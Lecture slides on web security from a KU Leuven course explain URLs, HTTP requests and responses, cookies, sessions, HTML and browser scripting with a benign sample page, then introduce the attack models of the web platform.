Web security

Frank Piessens

Parts of these slides are based on Chapter 9 of:
“Computer Security and the Internet” by Van Oorschot

Introduction: the setting of this lecture

- System model:
    - The web platform: browsers, web servers and web applications
- Attack model and security objectives:
    - The web platform is a distributed system with many stakeholders, hence many relevant attack models, and a variety of security objectives
- Objectives of the lecture are to understand:
    - Important attacks relevant for the web platform
    - What the vulnerabilities are that enable these attacks
    - What defenses can help remove these vulnerabilities or mitigate these attacks

Overview

- ➡ System model
- Attack models and security objectives
- Vulnerabilities, attacks and countermeasures
  - Attacking sessions
  - SQL injection
  - Script injection attacks
- Conclusions

System model: the web platform

- Uniform Resource Locators (URLs)
- Hypertext Transfer Protocol (HTTP)
- Web server
- Hypertext Markup Language (HTML)
- Web browser

Uniform Resource Locators (URLs)



unqualified hostname
second-level domain
file on host machine
URL example:
http://mckinstry.math.waterloo.com/cabin.html
retrieval protocol
subdomain of waterloo.com
[ ] denotes optional
URL template: (simplified)
scheme://host[:port]/pathname[?query]
may be used to pass parameters to an executable resource

Figure 9.1: URL example. The port is often omitted for a common retrieval scheme with a well-known default (e.g., port 21 ftp; 22 ssh; 25 smtp; 80 http; 443 https).

Example taken from: “Computer Security and the Internet” by Van Oorschot

Hypertext Transfer Protocol (HTTP)

- Is a stateless application-level request-response protocol
- But often used in combination with some mechanisms to track state
- And often used in combination with authentication / secure communication extensions

HTTP Requests

- A request has the form:

```
<METHOD>  /path/to/resource?query_string  HTTP/1.1
<header>*

<BODY>
```

- HTTP supports a variety of methods, e.g.:
  - GET: intended for information retrieval
    - Typically the BODY is empty
  - POST: intended for submitting information
    - Typically the BODY contains the submitted information
  - CONNECT: set up a tunneled connection through a web proxy

HTTP Request headers

- Requests can carry a variety of headers, many of them security-relevant
- Example request:

```
GET /cs/ HTTP/1.1
Host: wms.cs.kuleuven.be
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) ...
Accept: text/html,application/xhtml+xml,application/xml...
Referer: http://www.cs.kuleuven.be/
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: keyword=value...
```

HTTP Responses

- A response has the form

```
HTTP/1.1 <STATUS CODE> <STATUS MESSAGE>
<header>*

<BODY>
```

- Important response codes:
  - 2XX: Success, e.g. 200 OK
  - 3XX: Redirection, e.g. 301 Moved Permanently
  - 4XX: Client side error, e.g. 404 Not Found
  - 5XX: Server side error, e.g. 500 Internal Server Error

HTTP Response headers

- Responses also carry a variety of headers, many of them security-relevant
- Example response:

```
HTTP/1.1 200 OK
Date: Fri, 07 Sep 2012 11:07:10 GMT
Server: Zope/(2.13.10, python 2.6.7, linux2) ...
Content-Language: nl
Expires: Tue, 10 Sep 2002 11:07:10 GMT
Cache-Control: max-age=0, must-revalidate, private
Content-Type: text/html;charset=utf-8
Content-Length: 5797
Set-Cookie: keyword=value,...

<HTML CONTENT>
```

HTTP Cookies


- The cookie mechanism allows servers to store key=value pairs in the browser
  - Stored by the server using the Set-cookie header
  - Automatically included in every request to that server by the browser using the Cookie header
- The server can control various aspects, such as:
  - Expiration date,
  - Domain and path scope of the cookie,
  - Security aspects: limit to https, no access from scripts

Sessions on top of HTTP

- In order to group requests from the same user, a server creates a *session-id* and ensures that this session-id is sent with every request, by means of:
  - Cookies, or
  - Embedding the id in URL’s and/or form fields
- Web sessions are fragile from the point of view of security
  - We will discuss example attacks later

Web Server

- Can be implemented in many different ways
- Essentially maps requests to responses



Web and Application server :


- Static HTML
- Dynamic content generation: JSP, ASP, CGI, PHP, …
- J2EE, .NET, COM+

Back-end:

- SQL based DB
- Mainframe
- Directory server

Hypertext Markup Language (HTML)

- The body of an HTTP response typically consists of Hypertext Markup Language (HTML)
- HTML is a combination of:
  - Data: content + markup
  - Code: client-side scripting languages, e.g. JavaScript
- HTML can include pointers to, and content from other sites, e.g.
  - The <href> attribute: clickable link to a URL
  - The <img> tag: links to an image that is automatically retrieved and displayed
  - The <script> tag: can link to a script that is automatically downloaded and executed



What is KU Leuven?

A great university in Belgium, check out the homepage.

Email:

Send me info!


Tweets

Veto @Veto_be 1h
We schrijven er al tijden over, maar wat is nu "de integratie"? De KU Leuven probeert het via dit filmpje uit te... fb.me/1yZNHeCAk
Show Media

Radio 1 @radio1be 2h
"Het is wat vroeg om deze koude maand maart en de sneeuw te linken aan de klimaatopwarming" Nicole Van Lipzig (KU Leuven) #hautekiet
Expand

dit is biotech @ditisbiotech 3h
#Thrombogenics in #BEL20. Wat is de succesformule? Wat zijn de gevolgen? interview met Collen en Debackere ow.ly/jnwQz @KULeuven
Expand

philipdutre @philipdutre 4h



```
<html>
<head>  <title>KU Leuven fan page</title> </head>
<body>

<img SRC="http://stijl.kuleuven.be/logo_kuleuven.png">

<h1> What is KU Leuven? </h1>
A great university in Belgium, check out the
<a href="http://www.kuleuven.be/">homepage</a>.
<P/>
<form name="myForm" action="send_info.jsp" onsubmit="return validateForm();">
Email: <input type="text" name="email">
<input type="submit" value="Send me info!">
</form>

<script>
function validateForm()
{
var x=document.forms["myForm"]["email"].value;
var atpos=x.indexOf("@");
var dotpos=x.lastIndexOf(".");
if (atpos<1 || dotpos<atpos+2 || dotpos+2>=x.length)
  { alert("Not a valid e-mail address"); return false;
  }
}
</script>

<a class="twitter-timeline" href="https://twitter.com/search?q=%23kuleuven" data
<script>!function(d,s,id){var js,fjs=d.getElementsByTagName(s)[0];
if(!d.getElementById(id)){js=d.createElement(s);js.id=id;
js.src="//platform.twitter.com/widgets.js";
fjs.parentNode.insertBefore(js,fjs);}}(document,"script","twitter-wjs");
</script>
</body>
</html>
```

Inclusion of a remote image

Remote link

An inline script

A remote script

Web browser

- The browser displays HTML, and executes JavaScript
  - Handles user interface and network events
  - Offers a powerful API to scripts: the Document Object Model (DOM)
    - Inspecting / modifying the page
    - Inspecting / modifying page metadata, e.g. Cookies
    - Sending / receiving HTTP (XMLHttpRequest API)
    - Event handling
  - Allows the user to interact with multiple sites at the same time


Overview

- System model
- Attack models and security objectives
- Vulnerabilities, attacks and countermeasures
  - Attacking sessions
  - SQL injection
  - Script injection attacks
- Conclusions


Introduction

- The web platform is a complex application platform, aggregating many stakeholders
- “Security” means different things to different stakeholders
- Hence, web security considers a variety of attack models
- We discuss some common models, give example attacks, and describe the security policies and mechanisms implemented in the web platform


Attack models



Good browser interacts with malicious server. Server attacks browser.




Malicious server attacks other open sites in the browser




Malicious client / browser attacks server

Attack models




Attacker eavesdrops on / modifies network communication




Attacker injects content into good site

Malicious server attacks the browser




- The browser should protect the user’s local device from malicious web content:
  - A safe design of the API offered to scripts:
    - Scripts have no general-purpose file system API
      - (They do have site-specific local storage)
    - Scripts have no general-purpose networking API
      - (They do have site-specific networking capabilities)
    - Scripts have no general-purpose GUI API
      - (They do have a strong API to manipulate the web page they are part of)
